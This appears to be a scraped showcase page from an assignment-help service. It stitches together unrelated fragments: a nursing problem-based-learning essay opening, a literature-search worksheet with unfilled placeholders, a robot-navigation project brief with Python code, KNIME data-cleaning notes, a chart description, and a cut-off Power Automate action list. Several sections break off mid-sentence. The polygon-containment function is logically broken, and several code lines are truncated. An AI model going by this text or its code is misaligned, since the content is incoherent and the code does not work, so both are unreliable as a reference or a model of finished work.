The following essay provides a detailed PBL framework for nursing students to help professionalize their lack of competencies regarding patient-centered care in complex healthcare settings. The intended learners are clearly profiled in the framework, training needs analysis is provided, the readiness of the learners for PBL, and subject focus. It also emphasizes anchoring goals and sub-goals of the PBL framework, an engaging problem scenario, structured template to apply it, a facilitator guide, resource accessibility, and an evaluative marking scheme for assessment. This essay places the PBL framework in its rightful position as a game-changing educational pedagogy that furnishes nursing students with the competencies, understanding, and disposition necessary to function effectively within their scope of practice.

Profile of Learners

The target learners for this problem-based learning framework are final-year undergraduate nursing students who are about to be released into the healthcare workforce. The students will have completed some foundation courses in the areas of anatomy, physiology, pharmacology, and nursing interventions. They will also have undergone clinical placement facilities that are guided, where the students observe and practice simple nursing skills in the natural environment.

However, their preparedness to make the leap from regimented academic learning into independent professional practice is variable. Some students are quite confident and competent in this regard, whereas others struggle to synthesize theoretical knowledge into complex, patient-centered scenarios. These learners themselves are very diverse, ranging across academic ability, cultural backgrounds, and personal experiences with active learning pedagogies. The framework, therefore, takes such variations into account, catering to different learning styles to ensure inclusivity and equity.

Statement of Training Needs Assessment

List any additional "limits" that will be applied to the search

Type:

- Limits help you to narrow down the search results, so that your list only includes things that might be relevant.
- Databases have specific limits that can be applied. Have a look at the CINAHL search video in Module 1 Workbook, chapter 7, to get an idea of the types of limits you can apply.

Additional Limits Applied to the Search

1. Peer-reviewed journal articles only
2. Published within the last 10 years
3. English-language publications
4. Studies focusing on adult nurses

Conduct your search in both Medline and CINAHL, and paste a screenshot of your search history from each into the box below.

Type:

- You need to include screenshots of your search history from BOTH Medline and CINAHL.
- Have a look at the "Saving your CINAHL Search history" video in Module 1 Workbook, chapter 7 to help you understand what the search history is, and how to screenshot it.

[INSERT HERE]

EBSCO | Connecting you to content on EBSCOhost

Search Limit

Search within these limits and across through your institution

Utilization of Evidence-Based Nursing Practice and Associated Factors Among Nurses Working in Saint Paul's Hospital Millennium Medical College, Ethiopia

Research article published online 2023 | 10.1186/s12913-023-10000-0

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Research article published online 2023 | 10.1186/s12913-023-10000-0

Write a draft introduction for your topic that you will use in your Assessment 3 Literature Review Task (Approximately 250 words)

Type:

- Your introduction should include an outline or overview of the broad topic, an explanation of your specific topic, relevant background information (e.g. statistics on prevalence and impact) and a discussion of why your topic is relevant for nurses and/or midwives.
- Check our Achieve@UoL for some more detail about introductions and some good examples: <https://london.brighton.ac.uk/achievetoolkit/>
- Please make sure you reference your work appropriately and provide your references in the box below.

Nursing



Our Works

Programming Tasks

```
46 def point_inside_polygon(point, vertices):
47     for i in range(n + 1):
48         if y > min(py, qy):
49             if y <= max(py, qy):
50                 px, py = qx, qy
51                 return inside
52
53 # Determine the robot path using wall-following
54 def find_path():
55     global start_point, target_point, obstacles, robot_radius
56     path = [start_point]
57     current = start_point
58     step_size = max(robot_radius * 2, 10)
59     max_iterations = 500
60
61     iteration = 0
62     while compute_distance(current, target_point) > step_size and i
63         direction = ((target_point[0] - current[0]), (target_point[1]
64         length = math.hypot(*direction)
65         next_step = (current[0] + direction[0] / length * step_size,
66                     current[1] + direction[1] / length * step_size)
67
68         hit_obstacle = False
69         for vertices in obstacles:
70             expanded_vertices = expand_obstacle(vertices, robot_rad
71             if point_inside_polygon(next_step, expanded_vertices):
72                 hit_obstacle = True
73                 break
74
75         if not hit_obstacle:
76             current = next_step
77             path.append(current)
78         else:
79             current = dynamic_wall_follow(current, expanded_vertice
80             if current is None:
81                 print("Failed to navigate around the obstacle.")
82                 return None
83             path.append(current)
84
85     return path
```

Python

MA1008 Introduction to Computational Thinking

Mini Project: Robot navigation

Semester 1, AY 2024/2025, Week 10 – Week 13

1. Introduction

The objective of the mini project is for you to produce a program of a moderate size and depth that will require you to utilise what you have learned in this course, and a bit more, to do something useful and interesting. Through this, you will learn to design, manage and execute a sizable program.

2. The Project

This project is on robot navigation, to create a program that finds the path a robot is to take from its starting point to its destination, negotiating obstacles in the process. The robot operates in an open plane and is free to move in any direction except that it must not run into any obstacle. The robot has two versions: (1) it is idealised as a point and (2) its body has a finite size approximated as a circle of a given radius. The obstacles are represented by polygons with straight edges, and there can be multiple obstacles along the way. Your program is to determine and plot the path the robot should take from start to finish, which are points on the plane. Figure 1 shows three possible scenarios.




Figure 1: Three scenarios of a robot navigating through an obstacle. Solid red lines are possible paths. Dotted red lines are the direct straight lines from the robot to the finish.

2.2 Your Tasks


Write a program that determines and plots the path a robot can take from its starting position to the

The screenshot shows a data table with columns for 'Row', 'Column', and 'Value'. A dialog box is open, showing a 'Missing Value' dialog with a 'Value' field set to 'Not Applicable'. The table contains numerical data, and some cells are highlighted in yellow to indicate missing values.

Missing values were replaced based on column type:

- Numerical columns like ELAPSED_TIME and ARRIVAL_DELAY were replaced with 0, representing no valid delay or time recorded.
- Categorical columns like TAIL_NUMBER were replaced with "Not Applicable" to retain the dataset structure without removing rows.

c. Saving The Cleaned Dataset



The cleaned dataset was exported as Cleaned_Flight_Data.csv using the CSV Writer Node. This dataset will be used for further analysis, including exploratory data analysis (EDA) and visualizations


KNIME

Our Works

Programming Tasks



Data Analytics & Visualisations




Answer

Figure 1: Average Monthly Expenses by Year in School

This bar chart illustrates the average monthly expenses across different categories (food, housing, transportation, books/supplies, and entertainment) for students at various stages of their academic careers (Freshman, Sophomore, Junior, Senior). The housing expenses are significantly higher across all years, indicating that it is a major cost for students. Food is the second-highest expenditure, while the remaining categories such as books, transportation, and entertainment account for smaller portions of the total expenses. Notably, there is little variation in the spending patterns between students at different stages, suggesting that student spending habits remain fairly consistent throughout their academic years.


Insight: Housing is consistently the largest expense for students, regardless of their year in school. This indicates that managing housing costs could be a key factor in reducing overall student expenses. Additionally, other essential categories like food and transportation are stable across the years, showing that basic living costs remain relatively unchanged.

```
# Additional visualization with feature importance
plt.figure(figsize=(10,6))
feature_importance.plot(x='feature', y='importance', kind='bar')
plt.title('Feature Importance in Payment Method Prediction')
plt.xlabel('Features')
plt.ylabel('Importance')
plt.xticks(rotation=45)
plt.tight_layout()
plt.show()
```




Our Works

Programming Tasks



procedures.
Data Operation <ul style="list-style-type: none">1. Compose Usage: Combines multiple data points into a single formatted message or document. Configuration: Streamlines the creation of documentation and reports, ensuring consistency and accuracy. Example: Compose a summary report of test results, including pass/fail status and key metrics.2. Concatenate Usage: Joins strings or variables, often used for creating filenames or structured messages. Configuration: Reduces manual effort and errors in data handling, particularly for repetitive tasks. Example: Concatenate the project name and date to generate a unique log file name.3. Variables Usage: Stores data that can be reused throughout the flow, such as counters, flags, or dynamic content. Configuration: Enhances the flow's flexibility and adaptability, enabling more complex logic and operations. Example: Use a variable to keep track of the number of failed builds in a sequence.
Approval Process <p>Approval Process Mechanism</p> <ul style="list-style-type: none">Usage: Implements a formal approval mechanism before deploying code to production or executing critical actions.Configuration: Use the "Start an Approval" action to send approval requests via Outlook or Teams.Example: "Require deployment approval from the project manager and QA lead before proceeding to the production environment."Impact: Ensures that all critical actions are reviewed and approved, reducing the risk of 